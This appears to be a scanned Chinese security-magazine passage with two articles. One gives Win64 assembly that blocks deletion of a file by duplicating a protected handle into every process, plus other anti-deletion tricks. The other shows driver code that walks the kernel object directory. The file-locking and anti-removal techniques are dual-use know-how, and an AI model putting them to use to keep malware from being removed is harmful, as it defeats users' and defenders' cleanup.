


图 1

不过大家都知道，现在在 Win32 下加载驱动都不容易，更别说在 Win64 下了。而且这种方法要保护的文件还只能在驱动里写好，想改一下都不行，所以本人不推荐在驱动程序里实现保护文件，而推荐在应用程序里实现。在应用程序里保护文件的思路依然是文件占坑，不过思路有很大的不同：获得 SE_DEBUG 特权→以独占方式打开文件→设置文件句柄不能被关闭→遍历所有的进程，并把打开的文件句柄复制到任何别的进程中。实现的代码（WIN64ASM）如下（所保护的文件是 C:\TryToDel2.txt）：

```
IncludeLib User32.Lib
IncludeLib Kernel32.Lib
EXTERN LoadLibraryA:PROC
EXTERN GetProcAddress:PROC
EXTERN ExitProcess:PROC
EXTERN CreateFileA:PROC
EXTERN OpenProcess:PROC
EXTERN MessageBoxA:PROC
EXTERN GetCurrentProcess:PROC
EXTERN CloseHandle:PROC
EXTERN SetHandleInformation:PROC
.DATA?
    hMod        qword 0
    pApi1       qword 0
pApi2    qword 0
    bRet        qword 0
    hsFile      qword 0
    htFile      qword 0
    hProc       qword 0
    hMyProc     qword 0
    iii         qword 0
.DATA
    szTit       BYTE  "c:\TryToDel2.txt",0
szDll    BYTE  "ntdll.dll",0
    szFun1      BYTE  "RtlAdjustPrivilege",0
    szFun2      BYTE  "NtDuplicateObject",0
    szStr1      BYTE  "Tips",0
    szStr2      BYTE  "OK!!",0
.CODE
    Entry PROC
        ;hMod=LoadLibraryA("ntdll.dll")
        sub rsp,16
        lea rcx,szDll
        call LoadLibraryA
        mov hMod,rax
        add rsp,16
        ;pApi1=GetProcAddress(hMod,"RtlAdjustPrivilege")
        sub rsp,24
        mov rcx,hMod
        lea rdx,szFun1
        call GetProcAddress
        mov pApi1,rax
        add rsp,24
        ;pApi2=GetProcAddress(hMod,"NtDuplicateObject")
        sub rsp,24
        mov rcx,hMod
        lea rdx,szFun2
        call GetProcAddress
        mov pApi2,rax
        add rsp,24
        ;RtlAdjustPrivilege(20,1,0,&bRet);
        sub rsp,40
        mov rcx,20
        mov rdx,1
        mov r8,0
        lea r9,bRet
        call pApi1
        add rsp,40
        ;hMyProc=GetCurrentProcess()
        sub rsp,8
        call GetCurrentProcess
        mov hMyProc,rax
        add rsp,8
        ;hsFile=CreateFileA(pFile, 0x80000000, 0, 0, 3, 0, 0)
  sub rsp,64
  xor rax,rax
        mov [rsp+48],rax
        mov [rsp+40],rax
        mov rax,3
        mov [rsp+32],rax
        xor r9,r9
    xor r8,r8
        mov rdx,80000000h
        lea rcx,szTit
                call CreateFileA
        mov hsFile,rax
        add rsp,64
        ;SetHandleInformation(hsFile,0,2)
        sub rsp,32
        mov rcx,hsFile
        mov rdx,0
        mov r8,2
        call SetHandleInformation
        add rsp,32
        ;for(i=100;i<19996;i+=4) [copy file handle to other process]
        mov iii,100 ;start pid
    addto19996:
            ;OpenProcess(0x1F0FFF, 0, iii);
            sub rsp,32
            mov rcx,1F0FFFh
            mov rdx,0
            mov r8,iii
            call OpenProcess
            mov hProc,rax
            add rsp,32
            ;if (rax==0) goto [loopnext]
            cmp rax,0
            je loopnext
            ;NtDuplicateObject(-1, hsFile, hProcess, &htFile, 0, 0, 4);
            sub rsp,64
            mov rax,4
            mov [rsp+48],rax
            xor rax,rax
            mov [rsp+40],rax
            mov [rsp+32],rax
            lea r9,htFile
            mov r8,hProc
   mov rdx,hsFile
  mov rcx,hMyProc
            call pApi2
            add rsp,64
            ;CloseHandle(hProc)
            sub rsp,16
            mov rcx,hProc
            call CloseHandle
            add rsp,16
  loopnext:
        mov rbx,iii
        add rbx,4
        mov iii,rbx
  ;if (rbx<>19996) goto [addto19996]
        cmp rbx,19996 ;end pid
        jb addto19996
    ;MessageBoxA(0,"OK!!","TIPS",0)
        sub rsp,40
```

```
            mov rcx,0
            lea rdx,szStr2
            lea r8,szStr1
            mov r9,0
    call MessageBoxA
                add rsp,40
            ;ExitProcess(0)
            sub rsp,8
            mov rcx,0
            call ExitProcess
            add rsp,8
            ret
        Entry ENDP
    END
```

再次简单描述一下在 Win64 上调用 API 的规则：微软的文档已经声明，Win64 清除了 Win32 中繁多杂乱的调用方式，目前只有一个调用方式，就是 fastcall。具体表现为头 4 个参数分别放到 rcx、rdx、r8、r9 寄存器中，从第 5 个参数开始放入栈中。假设目前要填充第 N 个参数（N≥5），则放到[rsp+(N-1)*8]中。比如 N=5，则把第 5 个参数放到[rsp+32]的位置。返回值寄存器不再是 eax，而是 rax。另外 Win64 汇编语言不再支持伪指令（.while、.if、invoke 等），只能使用普通指令。

想编译上述代码也没有任何 IDE 可以使用，所以只能使用批处理来编译。首先打开"Visual Studio x64 Win64 命令提示(2010)"，并输入以下命令：

```
ml64 /c "c:\t.asm"
Link /RELEASE /subsystem:windows /Entry:Entry "c:\t.obj" /Out:"c:\t.exe"
```

需要注意的是，只有安装了 9.0 以上版本的 Visual Studio 和 Windows 7 x64 操作系统才能编译本源码。编译后执行效果如图 2 所示。

不过，我估计懂得汇编的读者比较少，而懂得 C 语言的读者比较多，于是我用 VC++ 2010 重新写了一份代码（效果一样，注意要编译成 64 位 EXE），对于那些连 C 语言都不懂的读者，我还写了一份 VB 代码出来（效果一样，注意要编译成 64 位 EXE。另外这不是 VB 6 代码，而是 VB 2010 代码）。




图 2

ABC 三种语言的代码都有了，总有一款适合您（希望您不要说只会易语言）。正文到此结束，欢迎各位读者提出宝贵的意见和建议。不过我心里还有几句不吐不快的话：


（1）创建硬链接也可以保护文件，详情请查阅以前的文章《AV 之祸》。

（2）在 FAT32 磁盘上创建畸形文件夹（C:\...\...\）可以保护畸形文件夹内的文件不被删除。但是这个技巧只能在 NT5 上用，不能在 NT6 上用。

（3）通过解析物理磁盘删除文件的方法已经不能在 NT6 上使用，因为微软为了安全起见已经在 NT6 上禁止了磁盘直接写入（除了 MBR 还能在用户态直接写入）。所以本文介绍的方法基本能阻止所有在 Win64 上用户态强制删除文件的方法（重启删除不算，如果要防止重启删除，只能不断清空 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\FileRenameOperations 项下所有的键值了）。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：VC
关键词：编程、winobj、VC



编程实现简易 winobj

文/图 Cxs_cqupt

winobj 经常用于查看命名内核对象。我总是好奇它是如何实现其功能的。内核对象通过命名的方式达到共享的目的，并且这些命名的对象通过类似于文件系统目录与文件的机制统一管理。文件就好比对象，文件目录就好比内核目录对象。图 1 展示了 winobj 下的目录结构。




图 1

内核中以“\”命名内核对象的根目录。究竟目录与对象之间是如何联系起来的呢？让我们看一看表 1 所示的几个结构。

表 1

ObjectBody
OBJECT_HEADER
OBJECT_HEADER_CREATOR_INFO
OBJECT_HEADER_NAME_INFO
OBJECT_HEADER_HANDLE_INFO
OBJECT_HEADER_QUOTA_INFO

目录对象的结构定义如下：

```
typedef struct _OBJECT_DIRECTORY{
    POBJECT_DIRECTORY_ENTRY HashBuckets[37];
    PVOID Lock;
    PVOID DeviceMap;
    ULONG SessionId;
    USHORT Reserved;
    USHORT SymbolicLinkUsageCount;
}OBJECT_DIRECTORY,* POBJECT_DIRECTORY;
```

其中第一个成员 HashBuckets[37] 是指针数组，指向 OBJECT_DIRECTORY_ENTRY 结构。OBJECT_DIRECTORY_ ENTRY 的定义如下：

```
typedef struct _OBJECT_DIRECTORY_ENTRY{
    struct _OBJECT_DIRECTORY_ENTRY * ChainLink;
    PVOID Object;
}OBJECT_DIRECTORY_ENTRY,*
POBJECT_DIRECTORY_ENTRY;
```

ChainLink 将 hash 值相同的命令对象串联起来。通过以上两个结构可以看出目录与对象的联系，如图 2 所示。




图 2

如果目录项指向的对象是 OBJECT_DIRECTORY，则这个对象作为当前目录的子目录。如果能够得到根目录对象，就可以通过这种方式进行自顶向下的搜索而得到所有命名内核对象。

全局指针 obpRootDriectoryObject 指向根目录对象。在 windbg 下使用 dd 命令可以得到其地址，如图 3 所示。

```
lkd> dd obpRootDirectoryObject
80569c78  e1003350 00000000 00000001 b2676b80
80569c88  00000010 00040001 00000000 80569c94
80569c98  80569c94 00000000 81fb7040 00000000
```

图 3

该全局变量没有导出，只有通过其他的方法取得。为了得到根目录对象，起初我尝试了两种方法。第一种是利用 ObReferenceObjectBy Name 方法。即通过根目录的名字“\”获得指向该对象的指针，但是 ObjectType 参数没有导出目录对象的类型，从而导致蓝屏。第二种方法是通过 NtOpenDirectoryObjec 来打开根目录对象。但是用 ObReferenceObjectByHandle 将根目录句柄转换为指针时依旧不能避开 ObjectType 参数问题。

在 windbg 的帮助下我发现了一种替换方法。这种方法需要使用表 1 中的对象附属结构 OBJECT_HEADER_NAME_ INFO。其定义如下：

```
typedef struct _OBJECT_HEADER_NAME_INFO{
    POBJECT_DIRECTORY Directory;
    UNICODE_STRING Name;
    ULONG QueryReferences;
}OBJECT_HEADER_NAME_INFO,* POBJECT_HEADER_
NAME_INFO;
```

其中第一个成员指向该对象所属的目录，于是乎可以使用自底向上的方法得到根目录对象。以命名的设备对象 DEVICE_OBJECT 为例（因为只有命名对象才会有 OBJECT_HEADER_NAME_INFO 这个结构，才有必要加入内核对象目录），创建一个名为\Device\ObjectDir 的设备对象。该对象会加入\Device 目录。

然后得到这个设备对象的 OBJECT_HEADER_NAME_INFO 结构。从该结构的 Directory 的指针得到\Device 目录对象。如此循环，直至得到根目录对象为止。在 windbg 中可以得到证明。

具体代码如下：

```
NTSTATUS status;
    UNICODE_STRING DeviceName;
    PDEVICE_OBJECT pDevObj;
    POBJECT_HEADER pObjHeader;
    POBJECT_HEADER_NAME_INFO pNameInfo;
    POBJECT_DIRECTORY ObpRoot;
    RtlInitUnicodeString(&DeviceName,L"\\Device\\ObjectDir");
    status = IoCreateDevice(DriverObject,0,&DeviceName,FILE_
DEVICE_UNKNOWN,0, TRUE,&pDevObj);
    if(!NT_SUCCESS(status))
    {
        KdPrint(("[CreateDevice failed!]\n"));
        return STATUS_UNSUCCESSFUL;
    }
    KdPrint(("[ObjectDir at:]0x%X\n",pDevObj));//打印创建的设
备对象地址
    pObjHeader=OBJECT_TO_OBJECT_HEADER(pDevObj);
    if(pObjHeader->NameInfoOffset==0)
    {
        return STATUS_UNSUCCESSFUL;
    }
    pNameInfo=(((char *)pObjHeader)-pObjHeader->NameInfoOffset);
    while(pNameInfo->Directory!=NULL)
    {
    ObpRoot=pNameInfo->Directory;
        pObjHeader=OBJECT_TO_OBJECT_HEADER(ObpRoot);
    if(pObjHeader->NameInfoOffset==0)
            return STATUS_UNSUCCESSFUL;
        pNameInfo=(((char *)pObjHeader)-pObjHeader->
NameInfoOffset);
    }
        KdPrint(("[Root at:]0x%X\n",ObpRoot));//打印根目录对象
地址
```

得到根目录对象之后，配合自顶向下的搜索思路，一切手到擒来。但是需要注意的是，如果目录项指向的对象为 OBJECT_

DIRECTORY，需要判断一下是否为 OBJECT_DIRECTORY。若是，则采用递归的方法搜索。

判断方法为使用对象头中的 Type 指针得到这个对象是什么类型，然后通过字符串比较函数判断该类型是否为 Directory。具体过程如下：对象→对象头→type 字段→类型对象→类型对象的名称→比较。

代码如下：

```
void WalkNamedObject(POBJECT_DIRECTORY rootdir){
    PDEVICE_OBJECT pdevobj;
    POBJECT_HEADER pobjheader;
    POBJECT_HEADER_NAME_INFO pnameinfo;
    POBJECT_DIRECTORY_ENTRY direntry;
    ULONG i;
    PVOID pobj;
    UNICODE_STRING dir;
    RtlInitUnicodeString(&dir,L"Directory");
    pobjheader=OBJECT_TO_OBJECT_HEADER(rootdir);
    pnameinfo=(((char *)pobjheader)-pobjheader->NameInfoOffset);
    KdPrint(("[Into the Directory:]%wZ\n",&pnameinfo->Name));
    for(i=0;i<37;i++)
    {
    if(rootdir->HashBuckets[i]!=NULL)
        {
direntry=rootdir->HashBuckets[i];
            while(direntry!=NULL)
            {
                pobj=direntry->Object;
                pobjheader=OBJECT_TO_OBJECT_HEADER
(pobj);
                //KdPrint(("[Name:]%wZ\n",&pobjheader->
Type->Name));
if(RtlEqualUnicodeString(&dir,&pobjheader-> Type->Name,FALSE))
                {
//KdPrint(("[Same Name:]%wZ\n",&pobjheader->Type->Name));
WalkNamedObject(pobj);
                }
                direntry=direntry->ChainLink;
            }
        }
    }
    return;
}
```

由于对象数目繁多，这里只简单搜索根目录下的所有子孙目录。如果要搜索所有的对象，只需要简单修改代码即可运行，效果如图 4 所示。


